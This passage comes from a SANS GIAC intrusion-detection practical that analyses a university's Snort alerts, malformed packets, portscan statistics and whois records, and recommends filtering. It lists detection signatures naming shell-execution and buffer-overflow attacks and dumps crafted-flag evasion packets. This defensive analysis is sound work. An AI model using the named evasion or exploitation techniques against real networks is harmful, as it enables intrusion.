  A: It's a part of the http preprocessor. Basically, if the http decoding routine finds a %00 in an http request, it will alert with this message. Sometimes you may see false positives with sites that use cookies with urlencoded binary data, or if you're scanning port 443 and picking up SSLencrypted traffic. If you're logging alerted packets you can check the actual string that caused the alert. Also, the unicode alert is subject to the same false positives with cookies and SSL. Having the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

packet dumps is the only way to tell for sure if you have a real attack on your hands, but this is true for any content-based alert.
(End of the Quote)

Analyzing the alert data have provided us with the following findings:

1. All sources of this type of alerts are internal hosts, with the exception of 12.91.162.254
2. The host 12.9.162.254 have only triggered alerts of this category and all of its 9 instances taken place within 24 seconds.
3. All destinations involved in this type alerts received the alerts from at most 6 different source hosts.

Based on these finding, along with the high false positive of this detect, I recommend categorizing these alerts found here as false positives.

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.208	7821	7846	1	3
MY.NET.153.210	6688	7067	3	8
MY.NET.153.184	3641	5281	1	42
MY.NET.153.146	2046	8486	1	66
MY.NET.230.74	85	85	1	1
MY.NET.228.186	82	82	1	1
MY.NET.224.58	59	59	1	1
MY.NET.152.19	21	1260	4	10
MY.NET.152.180	16	1482	3	11
MY.NET.153.110	16	1579	4	58

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
209.10.239.135	18502	18502	4	4
209.10.239.136	1617	1617	1	1
MY.NET.5.96	264	3225	6	242
209.10.239.186	77	77	1	1
216.33.88.53	26	87	3	4
205.188.180.25	13	124	5	5

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

205.188.180.57	12	94	3	6
206.65.183.140	9	38	2	2
64.124.202.25	6	6	1	1
208.184.29.50	6	34	1	1

- **Corelations:**

  Picked up an interesting thread of emails subjected "Unicode attack false alarm…or not?" on the FOCUS-IDS archive on securityfocus.com (http://online.securityfocus.com/archive/96/183184) and it basically describes what I believe took place here (i.e. legitament web usages being mistaken for malicious acts).

- **Defensive Recommendation(s):**

  Implement a process for source code validation on all CGI scripts being used on the web servers to ensure they are not vulnerable to this type of attacks. This process should also detail how new CGI scripts would be examined and signed off prior to being installed on web servers.

INFO MSN IM Chat data

- **Description:**

This is an alert advising the local administrators of the usage of the MSN Instance Message chat application. Based on the analysis of the alert data, the hosts involved in these alerts are either internal hosts or MSN IM chat servers.

Based on both the above finding and the current snort ruleset available to me, I believe these alerts were indeed triggered by actual MSN IM chat sessions.

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
64.4.12.166	821	821	8	8
MY.NET.153.113	756	9409	15	78
64.4.12.159	517	517	5	5
MY.NET.153.110	494	1579	25	58
MY.NET.153.109	397	2573	8	44

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.153.190	394	733	8	31
64.4.12.164	381	381	6	6
MY.NET.153.108	371	4317	21	46
64.4.12.188	340	340	4	4
64.4.12.179	309	309	4	4

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.153.113	900	910	12	18
64.4.12.166	652	652	9	9
MY.NET.153.109	563	574	6	12
64.4.12.164	433	433	6	6
MY.NET.153.190	398	439	8	19
MY.NET.153.108	396	401	22	24
64.4.12.159	387	387	6	6
MY.NET.153.194	359	1495	14	28
MY.NET.153.110	359	367	21	26
MY.NET.153.189	321	342	4	10

- **Corelations:**

  MSN IM is a very common application being used by millions of users worldwide. No additional correlation is necessary to explain the detail of this detect.

- **Defensive Recommendation(s):**

  If the university's policy is to forbid the use of MSN IM chat application, then egress filtering should be implemented at border router/firewall to deny internal hosts the ability to connection to any external hosts at TCP port 1863.

Watchlist 000220 IL-ISDNNET-990517

- **Description:**

  This detect seems to be filtering for any activities to and from the IP address range of 212.179.0.0 (an IP block that belongs to isdn.net.il, an isp in Israel).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The analysis of the alert data revealed no particular pattern of the data collected, other than the origin of the traffic. I also noticed a number of Kazaa users from this ISP access/sharing files with users in the local network, however, I don't believe this alert was defined with those Kazaa users in mind (given the diversity of the services/applications used by those hosts involved in these alerts).

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
212.179.35.118	7318	7318	4	4
212.179.66.226	681	681	1	1
212.179.27.176	397	397	5	5
212.179.38.77	157	157	1	1
212.179.35.121	132	132	4	4
212.179.112.100	113	113	1	1
212.179.27.6	57	57	3	3
212.179.35.8	56	56	4	4
212.179.35.119	44	44	5	5
212.179.25.58	18	18	2	2

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.153.163	4702	4780	5	14
MY.NET.153.150	1729	1946	5	18
MY.NET.153.175	985	1352	5	21
MY.NET.150.145	691	1356	2	32
MY.NET.153.174	503	556	5	17
MY.NET.152.22	157	777	1	19
MY.NET.153.196	113	253	1	19
MY.NET.88.162	70	97	3	17
MY.NET.150.41	53	164	15	62
MY.NET.150.133	38	684	9	109

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- **Corelations:**

  Jeffrey A. Holland documented incidents of similar alerts in his May 22nd GCIA practical assignment submission to GIAC. This particular alert was discussed in length from page 85 through page 87.

  David Singer also discussed about this alert in his GCIA submission.

- **Defensive Recommendation(s):**

  If the goal of this alert is to keep these hosts away from the internal network, then both egress and ingress filtering should be implemented on border routers/firewalls to prevent any communication to and from this range of IP addresses.

High port 65535 udp - possible Red Worm – traffic

- **Description:**

  This is one that truly puzzles me… The title suggested this alert being triggered by some forms of UDP packets involving port 65535 and (potentially) other characteristics that would suggest the traffic is that of the Red Worm (a.k.a the Adore Worm).

  However, to the best of my research on cert.org, sans.org and giac.org, I failed to locate any incidents of this Red worm running on UDP 65535. Even in SANS' Intrusion Detection FAQ (http://www.sans.org/newlook/resources/IDFAQ/oddports.htm), the ports being documented as used by the Red Worm is TCP 65535, instead of UDP 65535 documented here…

  While it's entirely possible for someone to change the listening port of the Trojan to something other than the default TCP 65535, I don't believe UDP 65535 would be good option for such customization. Since the attacker would now have to invent a UDP-based telnet-like application to gain access to the compromised host…

  While this traffic pattern is very interesting, I don't believe the "Red Worm" is involved here. These alerts should be carefully investigated, but the title of the alert should be changed into something that might otherwise be more descriptive…

- **Top Talkers (by source and destination):**

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.11.6	14047	14047	59	59
MY.NET.11.7	11324	11324	59	59
MY.NET.11.5	4311	4311	59	59
MY.NET.152.163	1032	2497	3	16
MY.NET.152.183	655	1549	3	11
MY.NET.152.180	634	1482	3	11
MY.NET.152.157	629	2099	3	31
MY.NET.152.181	625	1658	4	8
MY.NET.152.15	606	1643	3	5
MY.NET.152.167	604	1932	4	13

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.11.6	14026	30571	59	59
MY.NET.11.7	11327	24789	59	59
MY.NET.11.5	4284	8630	59	59
MY.NET.152.163	1029	1101	3	12
MY.NET.5.4	733	1219	24	25
MY.NET.152.183	663	750	3	13
MY.NET.152.157	634	1823	3	11
MY.NET.152.180	631	695	3	10
MY.NET.152.181	625	730	5	12
MY.NET.152.15	612	642	3	10

- **Corelations:**

  No correlation of this alert was found on cert.org nor google.com. Detailed investigation of the "Red Worm" suggests an incorrect alert definition, as discussed in the description section of this detect's analysis.

- **Defensive Recommendation(s):**

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

If this were indeed the "Red Worm", then the appropriate security patches should be applied on the BIND daemon on these hosts. Otherwise, further investigation would be required to clear identify the source of these traffics and develop the appropriate defensive strategies.

Top 10 talkers, as recorded in the Snort alert files.

Total # Alerts	Destination IP	# Signatures triggered	Originating sources
159436 alerts	MY.NET.150.198	4 signatures	(143 source IPs)
30571 alerts	MY.NET.11.6	3 signatures	(59 source IPs)
24789 alerts	MY.NET.11.7	3 signatures	(59 source IPs)
18502 alerts	209.10.239.135	1 signatures	(4 source IPs)
11020 alerts	MY.NET.153.184	9 signatures	(20 source IPs)
8755 alerts	MY.NET.153.153	9 signatures	(16 source IPs)
8630 alerts	MY.NET.11.5	3 signatures	(59 source IPs)
6587 alerts	MY.NET.152.109	1 signatures	(4 source IPs)
5498 alerts	211.115.213.202	1 signatures	(9 source IPs)
4939 alerts	MY.NET.153.171	6 signatures	(11 source IPs)

Table 3 - Top 10 non-portscan talkers, by sources

Total # Alerts	Source IP	# Signatures triggered	Destinations involved
21162 alerts	MY.NET.153.171	5 signatures	(35 destination IPs)
14047 alerts	MY.NET.11.6	1 signatures	(59 destination IPs)
13277 alerts	MY.NET.153.114	6 signatures	(68 destination IPs)
11324 alerts	MY.NET.11.7	1 signatures	(59 destination IPs)
9978 alerts	MY.NET.153.118	4 signatures	(9 destination IPs)
9409 alerts	MY.NET.153.113	6 signatures	(78 destination IPs)
9051 alerts	MY.NET.70.177	2 signatures	(32 destination IPs)
8486 alerts	MY.NET.153.146	4 signatures	(66 destination IPs)
8012 alerts	MY.NET.88.148	3 signatures	(22 destination IPs)
7846 alerts	MY.NET.153.208	3 signatures	(3 destination IPs)

Table 4 - Top 10 non-portscan talkers, by destinations

Percentage	Count	Alert Type
34.95%	159806	connect to 515 from inside
16.43%	75132	spp_http_decode: IIS Unicode attack detected

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

13.50%	61723	SMB Name Wildcard
8.19%	37424	MISC Large UDP Packet
6.70%	30613	ICMP Echo Request L3retriever Ping
4.64%	21202	SNMP public access
4.50%	20562	spp_http_decode: CGI Null Byte attack detected
3.24%	14799	INFO MSN IM Chat data
1.99%	9090	Watchlist 000220 IL-ISDNNET-990517
1.84%	8420	High port 65535 udp - possible Red Worm – traffic

Table 5 - Top 10 non-portscan alerts

© SANS Institute 2000 - 2002, Author retains full rights.

Analysis of the Out-Of-Spec (OOS) data

List of detects

RST Packet with data payload

On Feb-12-2002, this OOS packet was logged:

```
02/12-04:06:02.939148 168.191.251.209:4963 -> MY.NET.150.41:4099
TCP TTL:112 TOS:0x0 ID:53798  DF
21**R*A* Seq: 0x2ACC0000   Ack: 0x208   Win: 0x7900
02 04 02 18                                        ....
```

On Feb-13-2002, the following OOS packet was logged:

```
02/13-19:49:35.669491 68.34.160.89:1343 -> MY.NET.150.133:1214
TCP TTL:47 TOS:0x0 ID:3389
21**R*** Seq: 0x18D695   Ack: 0x0   Win: 0xB002
05 3F 04 BE 00 18 D6 95 00 00 00 00 00 C4 B0 02  .?..............
EB C0 6C 3D 00 00 02 04 05 B4 01 03 03 02 01 01  ..l=............
08 0A                                            ..
```

These are TCP RST packets with data payload. Normal TCP RST packets do not contain any data in its payload.

Packets with Non-Standard TCP Options

On Feb-12-2002, 6 OOS packets similar to the following were also logged:

```
02/12-12:26:34.907386 216.218.255.227:56143 -> MY.NET.152.17:113
TCP TTL:50 TOS:0x0 ID:57870  DF
21S***** Seq: 0xA3992A1   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 940601519 0 EOL EOL EOL EOL
```

On Feb-13-2002, the following OOS packet was logged:

```
02/13-16:41:00.596896 192.139.153.27:3059 -> MY.NET.150.133:1214
TCP TTL:47 TOS:0x0 ID:43159  DF
21S***** Seq: 0xCB6EEDFA   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 140068205 0 EOL EOL EOL EOL
```

On Feb-14-2002, 4 OOS packets similar to the following were logged:

```
02/14-19:24:17.351038 62.103.232.167:2810 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:37229  DF
21S***** Seq: 0x1878A135   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 391524440 0 EOL EOL EOL EOL
```

On Feb-15-2002, 3 OOS packets similar to the following were logged:

© SANS Institute 2000 - 2002, Author retains full rights.

```
02/15-12:44:33.691117 216.218.255.227:45248 -> MY.NET.152.183:113
TCP TTL:50 TOS:0x0 ID:10711  DF
21S***** Seq: 0x777B16A   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 966629565 0 EOL EOL EOL EOL
```

The TCP option "EOL" is supposed to be used to specify the end of TCP option list. It is supposed to be the last bit in the 4-byte boundaries of the TCP option list. In this case, we have 4 instances of "EOL", instead of 3 instances of "NOP" and 1 "EOL".

This type of "extended" usage of the "EOL" option are typically seen in exploits designed for "Input Validation" and "Buffer Overflow" types of vulnerabilities. However, Snort, by default, only captures the first 68 bytes of the packets, and as the result, we could only speculate on the use of these packets.

Packet with SYN, FIN, ACK and URG flags, with data payload

On Feb-13-2002, the following OOS packet was logged:

```
02/13-15:34:10.091859 68.55.20.174:1442 -> MY.NET.5.96:80
TCP TTL:113 TOS:0x0 ID:27149  DF
**SF**AU Seq: 0x309998   Ack: 0x49494A   Win: 0x5010
00 49 49 4A 26 33 50 10 22 38 9D CA 00 00 00 00  .IIJ&3P."8......
00 00                                            ..
```

This is obvious, there is no way that a TCP packet should have both SYN & FIN flags set.

This type of packets is typically used in attempts to evade IDS/firewalls. However, most of the current IDS and firewalls have been designed/updated to look explicitely for this type of packets. As the result, this type of reconnaissance technique is fairly obsoleted…

However, it is interesting to note that some data payload were actually included in this transimission…

Packet with ECN, SYN, FIN, RST, PUSH and URG flags, with data payload

On Feb-14-2002, the following OOS packet was logged:

```
02/14-01:36:19.064086 217.85.238.101:1063 -> MY.NET.150.145:1214
TCP TTL:117 TOS:0x0 ID:50432  DF
*1SFRP*U Seq: 0x15446   Ack: 0x3345005C   Win: 0x8010
33 45 00 5C 24 AF 80 10 21 C0 0A EF 00 00 01 01  3E.\$...!.......
05 0A 33 45 28 60 33 45                          ..3E(`3E
```

This is another fairly obvious one. SYN, FIN, RST and PUSH flags cannot be reasonabley used together.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This type of packets is typically used in attempts to evade IDS/firewalls. However, most of the current IDS and firewalls have been designed/updated to look explicitely for this type of packets. this type of reconnaissance technique is fairly obsoleted…

However, it is interesting to note that some data payload were actually included in this transimission…


Packet with ECN, RST, ACK and URG flags, with data payload

On Feb-14-2002, the following OOS packet was logged:

```
02/14-13:05:51.965357 134.176.202.100:1499 -> MY.NET.150.133:1214
TCP TTL:112 TOS:0x0 ID:7190  DF
21**R*AU Seq: 0x8F5E3   Ack: 0x0   Win: 0x7002
05 DB 04 BE 00 08 F5 E3 00 00 00 00 00 F4 70 02  ..............p.
20 00 F8 AA 00 00 02 04 05 B4 01 01              ............
```

This is almost the same as the one documented previously; a RST packet should not carry any data payload.

Data Link Topology



Defensive Recommendations:

As the data link topology graph would suggest, the OOS data are focused on port 113 (identd), port 1214 (KaZaA), port 4099 (DPCP) and port 80 (http). Since we don't have enough data (or its correlation to other alert/scan log entries), we will proceed to defend the university's network as follows:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

1. To avoid the common exploits on the identd daemon, implement ingress filtering on border router/firewall to prevent inbound ident queries from external/untrusted networks.
2. If KaZaA is not a required application, implement ingress filtering on border router/firewall to prevent external/untrusted hosts from accessing/exploiting the P2P application on the user's desktop.
3. Unless Voice/IP (or the use of IP phone in general) has been implemented in this environment, implement ingress filtering on the boder router/firewall to prevent inbound VoIP connections.
4. Further, implement a firewall that will drop/deny all OOS packets at the border of the university's network to prevent OOS packets being used as vehicle to exploit vulnerability(ies) of the university's network.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Analysis of the Scans data

Top 10 talkers

The following tables are the top-10 talkers, as parsed from the scans log files.

Count	Source IP
464831	MY.NET.60.43
151340	MY.NET.6.49
132123	MY.NET.6.45
129776	MY.NET.6.48
125599	MY.NET.6.52
100796	MY.NET.6.50
72742	MY.NET.60.11
56001	MY.NET.6.60
49855	MY.NET.6.53
24151	205.188.228.17

Table 5 - Top 10 portscan source IP

Count	Destination IP
113109	MY.NET.1.7
99484	MY.NET.1.3
69385	MY.NET.1.4
58295	MY.NET.6.45
47901	MY.NET.11.6
45899	MY.NET.60.43
43060	MY.NET.11.7
33634	MY.NET.6.60
31960	MY.NET.151.125
28241	MY.NET.153.191

Table 6 - Top 10 portscan destination IP

Count	Source Port
392394	123
339179	7000
237188	7001
144676	0
103426	514
82199	137
66751	778
46392	88
45280	6970
10768	516

Table 7 - Top 10 portscan port

Count	Destination Port
353583	80
339464	7001
197744	7000
168716	53
115874	0
113252	514
81874	137
71581	6970
39490	7003
32214	88

Table 8 - Top 10 portscan destination port

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The following tables are the top-10 external talkers, as parsed from the scans log files.

Count	Source IP
24151	205.188.228.17
24020	205.188.228.33
15829	64.152.108.142
15295	205.188.228.65
13444	205.188.228.1
13129	63.215.70.141
9205	64.124.157.32
5902	64.124.157.64
4681	64.124.157.16
4131	64.152.4.131

Table 9 - Top 10 external portscan source IP

Count	Source Port
27770	0
7546	7000
5820	516
1880	7001
1808	20
1594	33365
1048	53607
663	58585
630	44263
627	6112

Table 11 - Top 10 external source port

Count	Destination IP
11630	205.188.228.17
8496	205.188.228.65
7365	131.118.254.39
7329	205.188.228.33
6729	131.118.254.38
6162	205.188.228.1
4890	131.118.254.40
4131	205.188.137.79
3469	131.118.254.37
3405	203.146.117.165

Table 10 - Top 10 external destination IP

Count	Destination Port
343951	80
11744	1214
5051	6112
3725	443
2154	4665
2060	5190
1699	554
1611	6346
1401	25874
1263	1755

Table 12 - Top 10 external destination port

Analysis of the data

There are a few worth-noting observations made from the data presented above:
Top 9 portscan talkers are internal hosts

- Good numbers of the portscans are initiated with the same source port

  As shown in table 7 and table 11 above, good numbers of the portscans shares the same source port address. This could lead to (at least) three possibilities:

  1. These portscans are done with a specialized tool for which the source port would be part of its signature. This is probably true for those ports that are not commonly seen, such as 0 (source port of 0 is definitely crafted), and 778.

  2. These portscans were false positives triggered by multiple SYN packets generated by legitament application attempting to initiate its intended connections. This is probably true for those ports that are known for being used as source ports for legitament applications, such as 123, 514 and 137.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3. These portscans were the result of someone spoofing the IP address of internal hosts for connections to those originators of the traffic that triggered the IDS alerts. However, we don't have network traffic data to prove this theory, so this is strictly speculation as this point. Neverthless, this is probably the case for port such as 7000, 7001, 516, 6970 and 88

- 9 of the top 10 external portscan sources are from 3 specific networks (205.188.228.0/24, 64.152.0.0/16 and 64.124.157.0/24)

  This is interesting… 205.188.228.0/24 belongs to AOL, 64.152.0.0/16 belongs to Level 3 Communications Inc. and 64.124.157.0/24 belongs to AboveNet Communications Inc. Wonder why users from these three carriers are so interested in this university's network…

- Top 9 external portscan destinations are from 2 specific networks (205.188.228.0/24 and 131.118.254.0/24)

  This is interesting, too… For some reason, folks inside the university is very interested in hosts in AOL and University of Maryland (the owner of 131.118.254.0/24)…

  A closer looks reveals the following:
  - 205.188.228.17 resoves to mslb2.spinner.com
  - 205.188.228.33 resoves to mslb3.spinner.com
  - 205.188.228.65 resolves to mslb4.spinner.com
  - 205.188.228.1 resovles to mslb1.spinner.com
  - 205.188.228.79 does not have a A record registered for reversed lookups
  - 131.118.254.39 resolves to a131-118-254-39.deploy.akamaitechnologies.com
  - 131.118.254.38 resolves to a131-118-254-38.deploy.akamaitechnologies.com
  - 131.118.254.40 resolves to a131-118-254-40.deploy.akamaitechnologies.com
  - 131.118.254.37 resolves to a131-118-254-37.deploy.akamaitechnologies.com

- 7 of the top 10 source ports are also in the top 10 destination ports of all portscans, however only one of them remains in both groups once internal hosts were excluded.

  This observation suggests a very heavy amount of "portscans" is taking place between hosts in the internal university network… This is interesting, why would they portscan each other like so… Corelations of events beyond the scope of this paper (and the tools available to me) would be required to answer this questions.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Registration information of five external hosts of interests

During the analysis of the portscan data, we realized a good portion of the traffic from the following external networks: 205.188.228.0/24, 64.152.0.0/16 and 64.124.157.0/24. As the result, their registration information became something of interest to us:

```
America Online, Inc (NETBLK-AOL-DTC)
  22080 Pacific Blvd
  Sterling, VA 20166
  US

  Netname: AOL-DTC
  Netblock: 205.188.0.0 - 205.188.255.255

  Coordinator:
    America Online, Inc.  (AOL-NOC-ARIN)  domains@AOL.NET
    703-265-4670

  Domain System inverse mapping provided by:

  DNS-01.NS.AOL.COM  152.163.159.232
  DNS-02.NS.AOL.COM  205.188.157.232

  Record last updated on 27-Apr-1998.
  Database last updated on  23-Mar-2002 19:56:37 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 29 - Registration information for 205.188.228.0/24

```
Level 3 Communications, Inc. (NETBLK-LC-ORG-ARIN)
  1025 Eldorado Boulevard

  Broomfield, CO 80021

  US

  Netname: LC-ORG-ARIN
  Netblock: 64.152.0.0 - 64.159.255.255
  Maintainer: LVLT

  Coordinator:
    level Communications  (LC-ORG-ARIN)  ipaddressing@level3.com
    +1 (877) 453-8353

  Domain System inverse mapping provided by:

  NS1.LEVEL3.NET  209.244.0.1
  NS2.LEVEL3.NET  209.244.0.2

  ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
   Record last updated on 30-May-2001.
   Database last updated on  23-Mar-2002 19:56:37 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 30 - Registration information for 64.152.0.0/16

```
Abovenet Communications, Inc. (NETBLK-ABOVENET)
   50 W. San Fernando Street, Suite 1010

   San Jose, CA 95113

   US

   Netname: ABOVENET
   Netblock: 64.124.0.0 - 64.125.255.255
   Maintainer: ABVE

   Coordinator:
      Metromedia Fiber Networks/AboveNet  (NOC41-ORG-ARIN)  noc@ABOVE.NET
      408-367-6666
Fax- 408-367-6688

   Domain System inverse mapping provided by:

   NS.ABOVE.NET   207.126.96.162
   NS3.ABOVE.NET  207.126.105.146

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 27-Apr-2001.
   Database last updated on  23-Mar-2002 19:56:37 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 31 - Registration information for 64.124.157.0/24

Also from analyzing the portscan data, we realized 4 of top-10 destinations of outbound portscan activities were destined for hosts in the network 131.118.254.0/24. As the result, the following registration information was retrieved.

© SANS Institute 2000 - 2002, Author retains full rights.

```
University of Maryland (NET-MINCNET)
  System Administration
  3300 Metzerott Road
  Adelphi, MD 20783
  US

  Netname: MINCNET
  Netblock: 131.118.0.0 - 131.118.255.255

  Coordinator:
    Malmberg, Norwin  (NM162-ARIN)  malmberg@USMH.USMD.EDU
    (301)445-2758

  Domain System inverse mapping provided by:

  NS.USMD.EDU   131.118.254.1
  UMCPNOC.UMS.EDU  131.118.254.129
  NOC.USMD.EDU   131.118.1.30
  TRANTOR.UMD.EDU  128.8.10.14

  Record last updated on 24-Nov-1998.
  Database last updated on  23-Mar-2002 19:56:37 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 32 - Registration information for 131.118.254.0/24

While going through the data summarized by Snortsnarf on the alert data, the host 65.93.162.130 stood out as the external host that executed both the attack "spp_http_decode: IIS Unicode attack detected" 284 times and the attack "WEB-MISC Attempt to execute cmd" 285 times on 5 internal hosts. This host here showed an obvious intend to compromise these web servers and it's registration information is recored below:

```
Bell Nexxia (NETBLK-BELLNEXXIA-10) BELLNEXXIA-10     65.92.0.0 - 65.95.255.255
Bell Nexxia (High Speed) (NETBLK-HSSHER-CA) HSSHER-CA
      65.93.160.0 - 65.93.191.255

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 33 - Registration information for 65.93.162.130

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Internal machines of interests

The following list of internal machines should be checked carefully against the specified attacks that were launched against them. Those attacks specified are ones that would "potentially" allowing remote malicious users access to the targeted machines and these alerts should not be disregarded without careful investigation and valdation of the state of integrity and confidentiality on the core functions and the data residing on those hosts.

Label	Description
A	EXPLOIT x86 setgid 0
B	EXPLOIT x86 stealth noop
C	EXPLOIT x86 NOOP
D	x86 NOOP - unicode BUFFER OVERFLOW ATTACK
E	EXPLOIT NTPDX buffer overflow
F	IDS552/web-iis_IIS ISAPI Overflow ida nosize
G	spp_http_decode: CGI Null Byte attack detected
H	spp_http_decode: IIS Unicode attack detected

Table 13 - Legends for the Table of Machines of Interests

	A	B	C	D	E	F	G	H
MY.NET.5.37						☑		
MY.NET.5.79						☑		☑
MY.NET.5.90						☑		
MY.NET.5.92						☑		☑
MY.NET.5.95						☑		☑
MY.NET.5.96						☑	☑	☑
MY.NET.5.97						☑		☑
MY.NET.5.241						☑		☑
MY.NET.11.4						☑	☑	☑
MY.NET.88.162	☑							
MY.NET.88.185		☑						
MY.NET.150.83						☑		☑
MY.NET.150.176		☑						
MY.NET.150.145	☑							
MY.NET.151.90			☑					
MY.NET.151.95	☑							
MY.NET.151.97	☑							
MY.NET.151.125					☑			
MY.NET.152.11			☑					
MY.NET.152.19					☑			
MY.NET.152.22			☑					
MY.NET.152.44				☑				
MY.NET.152.157		☑	☑					
MY.NET.152.158			☑					

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.152.162					☑			
MY.NET.152.172			☑					
MY.NET.152.176		☑						
MY.NET.152.183		☑						
MY.NET.152.185			☑					
MY.NET.152.213	☑							
MY.NET.153.45					☑			
MY.NET.153.114			☑					
MY.NET.153.141			☑					
MY.NET.153.146					☑			
MY.NET.153.149			☑					
MY.NET.153.150			☑					
MY.NET.153.153					☑			
MY.NET.153.159		☑	☑					☑
MY.NET.153.160					☑			
MY.NET.153.175		☑						
MY.NET.153.176			☑					
MY.NET.153.180	☑							
MY.NET.153.182					☑			
MY.NET.153.184			☑					
MY.NET.153.185	☑		☑					
MY.NET.153.196					☑			
MY.NET.153.199			☑					
MY.NET.153.201		☑						

Table 14 - Table of Machines of Interests

© SANS Institute 2000 - 2002. Author retains full rights.

Appendix

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix A: Snortsnarf summary of the alert data

SnortSnarf start page
All Snort signatures
SnortSnarf v020126.1

Signature section (457197) | Top 10 source IPs | Top 10 dest IPs

457197 alerts found using input module SnortFileInput, with sources:

- c:/Documents and Settings/clee/Desktop/SnortSnarf-020126.1/../alert.clean

Earliest alert at **00:00:05**.628320 *on 02/12/2002*
Latest alert at **23:59:58**.307033 *on 02/16/2002*
Top 10 source IPs
Top 10 destination IPs

Priority	Signature (click for sig info)	# Alerts	# Sources	# Dests	Detail link
N/A	TELNET access	1	1	1	Summary
N/A	SMB CD...	1	1	1	Summary
N/A	TFTP - External UDP connection to internal tftp server	1	1	1	Summary
N/A	WEB-MISC ICQ Webfront HTTP DOS	2	1	1	Summary
N/A	WEB-IIS encoding access	2	1	1	Summary
N/A	x86 NOOP - unicode BUFFER OVERFLOW ATTACK	2	1	1	Summary
N/A	TFTP - External TCP connection to internal tftp server	2	2	2	Summary
N/A	RPC udp traffic contains bin sh	2	1	1	Summary
N/A	Fragmentation Overflow Attack	2	2	1	Summary
N/A	Virus - Possible pif Worm	2	1	2	Summary
